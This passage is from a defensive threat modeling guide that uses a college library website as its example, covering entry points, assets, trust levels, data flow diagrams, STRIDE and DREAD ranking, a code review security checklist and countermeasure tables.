ID	**Name**	**Description**	**Trust Levels**
1	HTTPS Port	The college library website will be only be accessable via TLS. All pages within the college library website are layered on this entry point.	(1) Anonymous Web User (2) User with Valid Login Credentials (3) User with Invalid Login Credentials (4) Librarian

1.1	Library Main Page	The splash page for the college library website is the entry point for all users.	(1) Anonymous Web User (2) User with Valid Login Credentials (3) User with Invalid Login Credentials (4) Librarian
1.2	Login Page	Students, faculty members and librarians must login to the college library website before they can carry out any of the use cases.	(1) Anonymous Web User (2) User with Login Credentials (3) User with Invalid Login Credentials (4) Librarian
1.2.1	Login Function	The login function accepts user supplied credentials and compares them with those in the database.	(2) User with Valid Login Credentials (3) User with Invalid Login Credentials (4) Librarian
1.3	Search Entry Page	The page used to enter a search query.	(2) User with Valid Login Credentials (4) Librarian

ASSETS

The system must have something that the attacker is interested in; these items/areas of interest are defined as assets. Assets are essentially threat targets, i.e. they are the reason threats will exist. Assets can be both physical assets and abstract assets. For example, an asset of an application might be a list of clients and their personal information; this is a physical asset. An abstract asset might be the reputation of an organsation. Assets are documented in the threat model as follows:

1. **ID** - A unique ID is assigned to identify each asset. This will be used to cross reference the asset with any threats or vulnerabilities that are identified.
2. **Name** - A descriptive name that clearly identifies the asset.
3. **Description** - A textual description of what the asset is and why it needs to be protected.
4. **Trust Levels** - The level of access required to access the entry point is documented here. These will be cross referenced with the trust levels defined in the next step.

Example:

Assets			
ID	**Name**	**Description**	**Trust Levels**
1	Library Users and Librarian	Assets relating to students, faculty members and librarians.	
1.1	User Login Details	The login credentials that a student or a faculty member will use to log into the College Library website.	(2) User with Valid Login Credentials (4) Librarian (5) Database Server Administrator (7) Web Server User Process (8) Database Read User (9) Database Read/Write User
1.2	Librarian Login Details	The login credentials that a Librarian will use to log into the College Library website.	(4) Librarian (5) Database Server Administrator (7) Web Server User Process (8) Database Read User (9) Database Read/Write User
1.3	Personal Data	The College Library website will store personal information relating to the students, faculty members and librarians.	(4) Librarian (5) Database Server Administrator (6) Website Administrator (7) Web Server User Process (8) Database Read User (9) Database Read/Write User
2	System	Assets relating to the underlying system.	
2.1	Availability of College Library Website	The College Library website should be available 24 hours a day and can be accessed by all students, college faculty members and librarians.	(5) Database Server Administrator (6) Website Administrator

2.2	Ability to Execute Code as a Web Server User	This is the ability to execute source code on the web server as a web server user.	(6) Website Administrator (7) Web Server User Process
2.3	Ability to Execute SQL as a Database Read User	This is the ability to execute SQL. Select queries on the database and thus retrieve any information stored within the College Library database.	(5) Database Server Administrator (8) Database Read User (9) Database Read/Write User
2.4	Ability to Execute SQL as a Database Read/Write User	This is the ability to execute SQL. Select, insert, and update queries on the database and thus have read and write access to any information stored within the College Library database.	(5) Database Server Administrator (9) Database Read/Write User
3	Website	Assets relating to the College Library website.	
3.1	Login Session	This is the login session of a user to the College Library website. This user could be a student, a member of the college faculty, or a Librarian.	(2) User with Valid Login Credentials (4) Librarian
3.2	Access to the Database Server	Access to the database server allows you to administer the database, giving you full access to the database users and all data contained within the database.	(5) Database Server Administrator
3.3	Ability to Create Users	The ability to create users would allow an individual to create new users on the system. These could be student users, faculty member users, and librarian users.	(4) Librarian (6) Website Administrator
3.3	Access to Audit Data	The audit data shows all audit-able events that occurred within the College Library application by students, staff, and librarians.	(6) Website Administrator

TRUST LEVELS

Trust levels represent the access rights that the application will grant to external entities. The trust levels are cross referenced with the entry points and assets. This allows us to define the access rights or privileges required at each entry point and those required to interact with each asset. Trust levels are documented in the threat model as follows:

1. **ID** - A unique number is assigned to each trust level. This is used to cross reference the trust level with the entry points and assets.
2. **Name** - A descriptive name that allows you to identify the external entities that have been granted this trust level.

3. **Description** - A textual description of the trust level detailing the external entity who has been granted the trust level.


Example:

Trust Levels		
ID	**Name**	**Description**
1	Anonymous Web User	A user who has connected to the college library website but has not provided valid credentials.
2	User with Valid Login Credentials	A user who has connected to the college library website and has logged in using valid login credentials.
3	User with Invalid Login Credentials	A user who has connected to the college library website and is attempting to login in using invalid login credentials.
4	Librarian	The librarian can create users on the library website and view their personal information.
5	Database Server Administrator	The database server administrator has read and write access to the database that is used by the college library website.
6	Website Administrator	The Website administrator can configure the college library website.
7	Web Server User Process	This is the process/user that the web server executes code as and authenticates itself against the database server as.
8	Database Read User	The database user account used to access the database for read access.
9	Database Read/Write User	The database user account used to access the database for read and write access.


DATA FLOW DIAGRAMS

All of the information collected allows us to accurately model the application through the use of Data Flow Diagrams (DFDs). The DFDs will allow us to gain a better understanding of the application by providing a visual representation of how the application processes data. The focus of the DFDs is on how data moves through the application and what happens to the data as it moves. DFDs are hierarchical in structure, so they can be used to decompose the application into subsystems and lower-level subsystems. The high level DFD will allow us to clarify the scope of the application being modeled. The lower level iterations will allow us to focus on the specific processes involved when processing specific data. There are a number of symbols that are used in DFDs for threat modeling. These are described below:


External Entity
The external entity shape is used to represent any entity outside the application that interacts with the application via an entry point.




Process
The process shape represents a task that handles data within the application. The task may process the data or perform an action based on the data.




Multiple Process
The multiple process shape is used to present a collection of subprocesses. The multiple process can be broken down into its subprocesses in another DFD.




Data Store
The data store shape is used to represent locations where data is stored. Data stores do not modify the data they only store data.




Data Flow
The data flow shape represents data movement within the application. The direction of the data movement is represented by the arrow.




Privilege Boundary
The privilege boundary shape is used to represent the change of privilege levels as the data flows through the application.



Example:
Data Flow Diagram for the College Library Website.



User Login Data Flow Diagram for the College Library Website.



DETERMINE AND RANK THREATS

THREAT CATEGORIZATION

The first step in the determination of threats is adopting a threat categorization. A threat categorization provides a set of threat categories with corresponding examples so that threats can be systematically identified in the application in a structured and repeatable manner.

STRIDE

A threat categorization such as STRIDE is useful in the identification of threats by classifying attacker goals such as:

- Spoofing
- Tampering
- Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege.

A threat list of generic threats organized in these categories with examples and the affected security controls is provided in the following table:

STRIDE Threat List			
Type	**Examples**	**Security Control**	
Spoofing	Threat action aimed to illegally access and use another user's credentials, such as username and password	Authentication	
Tampering	Threat action aimed to maliciously change/modify persistent data, such as persistent data in a database, and the alteration of data in transit between two computers over an open network, such as the Internet	Integrity	
Repudiation	Threat action aimed to perform illegal operation in a system that lacks the ability to trace the prohibited operations.	Non-Repudiation	
Information disclosure.	Threat action to read a file that they were not granted access to, or to read data in transit.	Confidentiality	
Denial of service.	Threat aimed to deny access to valid users such as by making a web server temporarily unavailable or unusable.	Availability	
Elevation of privilege.	Threat aimed to gain privileged access to resources for gaining unauthorized access to information or to compromise a system.	Authorization	

SECURITY CONTROLS

Once the basic threat agents and business impacts are understood, the review team should try to identify the set of controls that could prevent these threat agents from causing those impacts. The primary focus of the code review should be to ensure that these security controls are in place, that they work properly, and that they are correctly invoked in all the necessary places. The checklist below can help to ensure that all the likely risks have been considered.

Authentication:

- Ensure all internal and external connections (user and entity) go through an appropriate and adequate form of authentication. Be assured that this control cannot be bypassed.
- Ensure all pages enforce the requirement for authentication.
- Ensure that whenever authentication credentials or any other sensitive information is passed, only accept the information via the HTTP “POST” method and will not accept it via the HTTP “GET” method.
- Any page deemed by the business or the development team as being outside the scope of authentication should be reviewed in order to assess any possibility of security breach.
- Ensure that authentication credentials do not traverse the wire in clear text form.
- Ensure development/debug backdoors are not present in production code.

Authorization:

- Ensure that there are authorization mechanisms in place.
- Ensure that the application has clearly defined the user types and the rights of said users.
- Ensure there is a least privilege stance in operation.
- Ensure that the Authorization mechanisms work properly, fail securely, and cannot be circumvented.
- Ensure that authorization is checked on every request.
- Ensure development/debug backdoors are not present in production code.

Cookie Management:

- Ensure that sensitive information is not comprised.
- Ensure that unauthorized activities cannot take place via cookie manipulation.
- Ensure that proper encryption is in use.
- Ensure secure flag is set to prevent accidental transmission over "the wire" in a non-secure manner.
- Determine if all state transitions in the application code properly check for the cookies and enforce their use.
- Ensure the session data is being validated.
- Ensure cookie contains as little private information as possible.
- Ensure entire cookie should be encrypted if sensitive data is persisted in the cookie.
- Define all cookies being used by the application, their name and why they are needed.

Data/Input Validation:

- Ensure that a DV mechanism is present.
- Ensure all input that can (and will) be modified by a malicious user such as http headers, input fields, hidden fields, drop down lists & other web components are properly validated.
- Ensure that the proper length checks on all input exist.
- Ensure that all fields, cookies, http headers/bodies & form fields are validated.
- Ensure that the data is well formed and contains only known good chars is possible.
- Ensure that the data validation occurs on the server side.
- Examine where data validation occurs and if a centralized model or decentralized model is used.
- Ensure there are no backdoors in the data validation model.
- ***Golden Rule: All external input, no matter what it is, is examined and validated.***

Error Handling/Information leakage:

- Ensure that all method/function calls that return a value have proper error handling and return value checking.
- Ensure that exceptions and error conditions are properly handled.
- Ensure that no system errors can be returned to the user.
- Ensure that the application fails in a secure manner.
- Ensure resources are released if an error occurs.

Logging/Auditing:

- Ensure that no sensitive information is logged in the event of an error.
- Ensure the payload being logged is of a defined maximum length and that the logging mechanism enforces that length.
- Ensure no sensitive data can be logged; E.g. cookies, HTTP "GET" method, authentication credentials.
- Examine if the application will audit the actions being taken by the application on behalf of the client (particularly data manipulation/Create, Update, Delete (CUD) operations).
- Ensure successful and unsuccessful authentication is logged.
- Ensure application errors are logged.
- Examine the application for debug logging with the view to logging of sensitive data.

Cryptography:

- Ensure no sensitive data is transmitted in the clear, internally or externally.
- Ensure the application is implementing known good cryptographic methods.

Secure Code Environment:

- Examine the file structure. Are any components that should not be directly accessible available to the user?
- Examine all memory allocations/de-allocations.
- Examine the application for dynamic SQL and determine if it is vulnerable to injection.
- Examine the application for "main()" executable functions and debug harnesses/backdoors
- Search for commented out code, commented out test code, which may contain sensitive information.
- Ensure all logical decisions have a default clause.
- Ensure no development environment kit is contained on the build directories.
- Search for any calls to the underlying operating system or file open calls and examine the error possibilities.

Session management:

- Examine how and when a session is created for a user, unauthenticated and authenticated.
- Examine the session ID and verify if it is complex enough to fulfill requirements regarding strength.
- Examine how sessions are stored: e.g. in a database, in memory etc.
- Examine how the application tracks sessions.
- Determine the actions the application takes if an invalid session ID occurs.
- Examine session invalidation.
- Determine how multithreaded/multi-user session management is performed.
- Determine the session HTTP inactivity timeout.
- Determine how the log-out functionality functions.

THREAT ANALYSIS

The prerequisite in the analysis of threats is the understanding of the generic definition of risk that is the probability that a threat agent will exploit a vulnerability to cause an impact to the application. From the perspective of risk management, threat modeling is the systematic and strategic approach for identifying and enumerating threats to an application environment with the objective of minimizing risk and the associated impacts.

Threat analysis as such is the identification of the threats to the application, and involves the analysis of each aspect of the application functionality and architecture and design to identify and classify potential weaknesses that could lead to an exploit.

In the first threat modeling step, we have modeled the system showing data flows, trust boundaries, process components, and entry and exit points. An example of such modeling is shown in the Example: Data Flow Diagram for the College Library Website.

Data flows show how data flows logically through the end to end, and allows the identification of affected components through critical points (i.e. data entering or leaving the system, storage of data) and the flow of control through these components. Trust boundaries show any location where the level of trust changes. Process components show where data is processed, such as web servers, application servers, and database servers. Entry points show where data enters the system (i.e. input fields, methods) and exit points are where it leaves the system (i.e. dynamic output, methods), respectively. Entry and exit points define a trust boundary.

Threat lists based on the STRIDE model are useful in the identification of threats with regards to the attacker goals. For example, if the threat scenario is attacking the login, would the attacker brute force the password to break the authentication? If the threat scenario is to try to elevate privileges to gain another user's privileges, would the attacker try to perform forceful browsing?


It is vital that all possible attack vectors should be evaluated from the attacker's point of view For this reason, it is also important to consider entry and exit points, since they could also allow the realization of certain kinds of threats. For example, the login page allows sending authentication credentials, and the input data accepted by an entry point has to validate for potential malicious input to exploit vulnerabilities such as SQL injection, cross site scripting and buffer overflows. Additionally, the data flow passing through that point has to be used to determine the threats to the entry points to the next components along the flow. If the following components can be regarded critical (e.g. the hold sensitive data), that entry point can be regarded more critical as well. In an end to end data flow, for example, the input data (i.e. username and password) from a login page, passed on without validation, could be exploited for a SQL injection attack to manipulate a query for breaking the authentication or to modify a table in the database.

Exit points might serve as attack points to the client (e.g. XSS vulnerabilities) as well for the realization of information disclosure vulnerabilities. For example, in the case of exit points from components handling confidential data (e.g. data access components), exit points lacking security controls to protect the confidentiality and integrity can lead to disclosure of such confidential information to an unauthorized user.


In many cases threats enabled by exit points are related to the threats of the corresponding entry point. In the login example, error messages returned to the user via the exit point might allow for entry point attacks, such as account harvesting (e.g. username not found), or SQL injection (e.g. SQL exception errors).

From the defensive perspective, the identification of threats driven by security control categorization such as ASF, allows a threat analyst to focus on specific issues related to weaknesses (e.g. vulnerabilities) in security controls. Typically the process of threat identification involves going through iterative cycles where initially all the possible threats in the threat list that apply to each component are evaluated.

At the next iteration, threats are further analyzed by exploring the attack paths, the root causes (e.g. vulnerabilities, depicted as orange blocks) for the threat to be exploited, and the necessary mitigation controls (e.g. countermeasures, depicted as green blocks). A threat tree as shown in figure 2 is useful to perform such threat analysis


Attacker may be able to read other users' messages
User may not have logged off on a shared computer
Data validation may fail, allowing SQL injection
Authorization mail fail, allowing unauthorizaed access
Browser cache may contain contents of message
Implement data validation
Implement authorization checks
Implement anti-caching HTTP headers
If risk is high, use SSL

Once common threats, vulnerabilities, and attacks are assessed, a more focused threat analysis should take in consideration use and abuse cases. By thoroughly analyzing the use scenarios, weaknesses can be identified that could lead to the realization of a threat. Abuse cases should be identified as part of the security requirement engineering activity. These abuse cases can illustrate how existing protective measures could be bypassed, or where a lack of such protection exists. A use and misuse case graph for authentication is shown in figure below:


User
Enter Username and password
Includes
User Authentication
Threatens
Brure Force Authentication
Includes
Show Generic Error Message
Mitigates
Harverst (e.g. guess) Valid User Accounts
Includes
Mitigates
Includes
Validate Password Minimum Length and Complexity
Mitigates
Dictionary Attack
Includes
Mitigates
Lock Account After N. Failed Login Attempts
Application/Server
Hacker/Malicious User


Finally it is possible to bring all of this together by determining the types of threat to each component of the decomposed system. This can be done by using a threat categorization such as STRIDE or ASF, the use of threat trees to determine how the threat can be exposed by a vulnerability, and use and misuse cases to further validate the lack of a countermeasure to mitigate the threat.

To apply STRIDE to the data flow diagram items the following table can be used:

Threat Category	Affects Processes	Affects Data Stores	Affects External Entities	Affects Data Flows
Spoofing	Y		Y	
Tampering	Y	Y		Y
Repudiation		Y	Y	Y
Information Disclosure	Y	Y		Y
Denial of Service	Y	Y		Y
Elevation of Privilege	Y			

RANKING OF THREATS

Threats can be ranked from the perspective of risk factors. By determining the risk factor posed by the various identified threats, it is possible to create a prioritized list of threats to support a risk mitigation strategy, such as deciding on which threats have to be mitigated first. Different risk factors can be used to determine which threats can be ranked as High, Medium, or Low risk. In general, threat-risk models use different factors to model risks such as those shown in figure below:



DREAD

In the Microsoft DREAD threat-risk ranking model, the technical risk factors for impact are Damage and Affected Users, while the ease of exploitation factors are Reproducibility, Exploitability and Discoverability. This risk factorization allows the assignment of values to the different influencing factors of a threat. To determine the ranking of a threat the threat analyst has to answer basic questions for each factor of risk, for example:

For Damage: How big the damage can be?
For Reproducibility: How easy is it to reproduce an attack to work?
For Exploitability: How much time, effort and expertise is needed to exploit the threat?
For Affected Users: If a threat were exploited, what percentage of users would be affected?
For Discoverability: How easy is it for an attacker to discover this threat?

By referring to the college library website it is possible to document sample threats releated to the use cases such as:

Threat: Malicious user views confidential information of students, faculty members and librarians.

1. **Damage potential:** Threat to reputation as well as financial and legal liability:8
2. **Reproducibility:** Fully reproducible:10
3. **Exploitability:** Require to be on the same subnet or have compromised a router:7
4. **Affected users:** Affects all users:10
5. **Discoverability:** Can be found out easily:10

Overall DREAD score: (8+10+7+10+10) / 5 = 9

In this case, having 9 on a 10 point scale is certainly an high risk threat.

GENERIC RISK MODEL

A more generic risk model takes into consideration the Likelihood (e.g. probability of an attack) and the Impact (e.g. damage potential):

Risk = Likelihood x Impact

The likelihood or probability is defined by the ease of exploitation, which mainly depends on the type of threat and the system characteristics, and by the possibility to realize a threat, which is determined by the existence of an appropriate countermeasure.

The following is a set of considerations for determining ease of exploitation:

1. Can an attacker exploit this remotely?
2. Does the attacker need to be authenticated?
3. Can the exploit be automated?

The impact mainly depends on the damage potential and the extent of the impact, such as the number of components that are affected by a threat.

Examples to determine the damage potential are:

1. Can an attacker completely take over and manipulate the system?
2. Can an attacker gain administration access to the system?
3. Can an attacker crash the system?
4. Can the attacker obtain access to sensitive information such as secrets, PII ?

Examples to determine the number of components that are affected by a threat:

1. How many data sources and systems can be impacted?
2. How “deep” into the infrastructure can the threat agent go?

These examples help in the calculation of the overall risk values by assigning qualitative values such as High, Medium and Low to Likelihood and Impact factors. In this case, using qualitative values, rather than numeric ones like in the case of the DREAD model, help avoid the ranking becoming overly subjective.

COUNTERMEASURE IDENTIFICATION

The purpose of the countermeasure identification is to determine if there is some kind of protective measure (e.g. security control, policy measures) in place that can prevent each threat previosly identified via threat analysis from being realized. Vulnerabilities are then those threats that have no countermeasures. Since each of these threats has been categorized either with STRIDE or ASF, it is possible to find appropriate countermeasures in the application within the given category.

Provided below is a brief and limited checklist which is by no means an exhaustive list for identifying countermeasures for specific threats.

Example of countermeasures for ASF threat types are included in the following table:

ASF Threat & Countermeasures List			
Threat Type	**Countermeasure**		
Authentication	1. Credentials and authentication tokens are protected with encryption in storage and transit 2. Protocols are resistant to brute force, dictionary attacks and replay attacks 3. Strong password policies are enforced 4. Trusted server authentication is used instead of SQL authentication 5. Passwords are stored with salted hashes 6. Password resets do not reveal password hints and valid usernames 7. Account lockouts do not result in a denial of service attack		
Authorization	1. Strong ACLs are used for enforcing authorized access to resources 2. Role-based access controls are used to restrict access to specific operations. 3. The system follows the principle of least privilege for user and service accounts 4. Privilege separation is correctly configured within the presentation, business and data		

	access layers.		
Configuration Management	1. Least privileged processes are used and service accounts with no administration capability 2. Auditing and logging of all administration activities is enabled 3. Access to configuration files and administrator interfaces is restricted to administrators		
Data Protection in Storage and Transit	1. Standard encryption algorithms and correct key sizes are being used 2. Hashed message authentication codes (HMACs) are used to protect data integrity 3. Secrets (e.g. keys, confidential data) are cryptographically protected both in transport and in storage 4. Built-in secure storage is used for protecting keys 5. No credentials and sensitive data are sent in clear text over the wire		
Data Validation / Parameter Validation	1. Data type, format, length, and range checks are enforced 2. All data sent from the client is validated 3. No security decision is based upon parameters (e.g. URL parameters) that can be manipulated 4. Input filtering via white list validation is used 5. Output encoding is used		
Error Handling and Exception Management	1. All exceptions are handled in a structured manner 2. Privileges are restored to the appropriate level in case of errors and exceptions 3. Error messages are scrubbed so that no sensitive information is revealed to the attacker		

User and Session Management	1. No sensitive information is stored in clear-text in the cookie 2. The contents of the authentication cookies is encrypted 3. Cookies are configured to expire 4. Sessions are resistant to replay attacks 5. Secure communication channels are used to protect authentication cookies 6. User is forced to re-authenticate when performing critical functions 7. Sessions are expired at logout		

STRIDE Threat & Mitigation Techniques List

Threat Type	**Mitigation Techniques**
Spoofing Identity	1. Appropriate authentication 2. Protect secret data 3. Don't store secrets
Tampering with data	1. Appropriate authorization 2. Hashes 3. MACs 4. Digital signatures 5. Tamper resistant protocols
Repudiation	1. Digital signatures 2. Timestamps 3. Audit trails
